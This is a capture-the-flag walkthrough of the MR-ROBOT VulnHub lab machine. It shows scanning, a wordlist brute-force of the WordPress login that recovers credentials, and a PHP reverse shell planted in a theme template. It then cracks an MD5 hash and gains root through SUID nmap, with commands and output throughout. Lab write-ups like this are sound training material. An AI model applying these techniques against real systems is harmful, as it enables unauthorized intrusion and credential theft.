MR-ROBOT: 1

Today, we'll be looking at the MR-ROBOT machine on vulnhub.

You can download the machine here:


https://www.vulnhub.com/entry/mr-robot-1,151/

Let's scan the machine with nmap.

```
┌──(root㉿kali)-[~]
└─# nmap 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-08 09:06 EET
Nmap scan report for 192.168.56.102
Host is up (0.00027s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE  SERVICE
22/tcp  closed ssh
80/tcp  open   http
443/tcp open   https
MAC Address: 08:00:27:0E:F1:57 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 10.25 seconds
```

Browsing the machine at port 80, we have a terminal like page with commands to use.

Let's navigate to **robots.txt**



We can see that we have two files.

One of them is the first key.

Let's download them to our machine.

```
┌──(root㉿kali)-[~]
└─# wget 192.168.56.102/key-1-of-3.txt

--2023-06-08 09:12:28--  http://192.168.56.102/key-1-of-3.txt
Connecting to 192.168.56.102:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 33 [text/plain]
Saving to: 'key-1-of-3.txt'

key-1-of-3.txt              100%[=========================================>]      33  --.-KB/s    in 0s

2023-06-08 09:12:28 (6.94 MB/s) - 'key-1-of-3.txt' saved [33/33]


┌──(root㉿kali)-[~]
└─# wget 192.168.56.102/fsocity.dic
--2023-06-08 09:12:34--  http://192.168.56.102/fsocity.dic
Connecting to 192.168.56.102:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7245381 (6.9M) [text/x-c]
Saving to: 'fsocity.dic'

fsocity.dic                 100%[=========================================>]   6.91M  --.-KB/s    in 0.08s

2023-06-08 09:12:35 (89.7 MB/s) - 'fsocity.dic' saved [7245381/7245381]
```

Let's perform a nikto scan.


```
┌──(root㉿kali)-[~]
└─# nikto -h 192.168.56.102
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.56.102
+ Target Hostname:    192.168.56.102
+ Target Port:        80
+ Start Time:         2023-06-08 09:08:32 (GMT2)
---------------------------------------------------------------------------
+ Server: Apache
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site
in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/mi
ssing-content-type-header/
+ /P25VHo5F.axd: Retrieved x-powered-by header: PHP/5.5.29.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names.
 The following alternatives for 'index' were found: index.html, index.php. See: http://www.wisec.it/sectou.php?id=469
8ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ /admin/: This might be interesting.
+ /readme: This might be interesting.
+ /license.txt: License file found may identify site software.
+ /admin/index.html: Admin login page/section found.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8102 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:         2023-06-08 09:09:29 (GMT2) (57 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

From the results of the scan, we can see it's running wordpress.

Let's go to the login page.


I'll login as **test** with the password **123** and capture the request with Burp suite with the proxy on.

Let's send that request to intruder and try to brute force the login.



Now, we'll clear the positions and add one to the log parameter.

We can use the file **fsociety.dic** we found earlier to brute force the login.




Now, click on **Start attack**.

We can see that the username **Elliot** has a diffrent response length.

9	scss	200			4077
10	window	200			4077
11	http	200			4077
12	var	200			4077
13	page	200			4077
14	Robot	200			4077
15	Elliot	200			4128
16	styles	200			4077
17	and	200			4077
18	document	200			4077
19	mrrobot	200			4077
20	com	200			4077
21	ago	200			4077

Let's check that in the response tab.



Now, let's brute force the password.

We'll use the same file we used before but we need to remove duplicates from it.

```
cat fsociety.dic | uniq > fsociety.txt
```


I'll use wpscan for the brute force but you can use any tool you like.

```
wpscan --url http://192.168.56.102 -U Elliot -P fsocity.txt
```

```
[+] Performing password attack on Xmlrpc Multicall against 1 user/s
[SUCCESS] - Elliot / ER28-0652
All Found
Progress Time: 00:00:13 <================================

[!] Valid Combinations Found:
 | Username: Elliot, Password: ER28-0652
```


Great! We found the password.

Now, we can go back the login page and login as Elliot.




Now, let's upload a reverse shell on the target machine.

Go to Appearance -> Editor and add your php shell code to the 404.php file.



Now, set up a netcat lisnter and go to http://192.168.56.102/404.php to execute the shell.

We got a shell!



You can stable your shell with those two commands.


```
python -c 'import pty;pty.spawn("/bin/bash")'
```

```
export TERM=xterm
```

Let's check the home dirctory.

```
daemon@linux:/$ cd  home
cd  home
daemon@linux:/home$ ls
ls
robot
daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls
ls
key-2-of-3.txt  password.raw-md5
daemon@linux:/home/robot$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$
```

We found the second key but we can't read it.
We also found a file that contains the password for the user **robot**.
Let's decode the password.



Now, let's switch user to **robot**.
We can now read the second key.


```
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```

Now, let's enumerate the machine more and try to get root.


I'll use the linpeas script.

I'll transfer it to the target machine using python http server.

But first you need to navigate to the **tmp** directory in order to run the script.



Let's check SUID section.



We can go to gtfobins and search for nmap.

.. / nmap

☆ Star 8,482

Shell | Non-interactive reverse shell | Non-interactive bind shell | File upload | File download | File write | File read | SUID | Sudo | Limited SUID

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a) Input echo is disabled.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
nmap --script=$TF
```

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
nmap --interactive
nmap> !sh
```

Let's try option (b)

We have successfully become root.

Now, we can view the third key.

```
robot@linux:/$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
firstboot_done  key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
#
```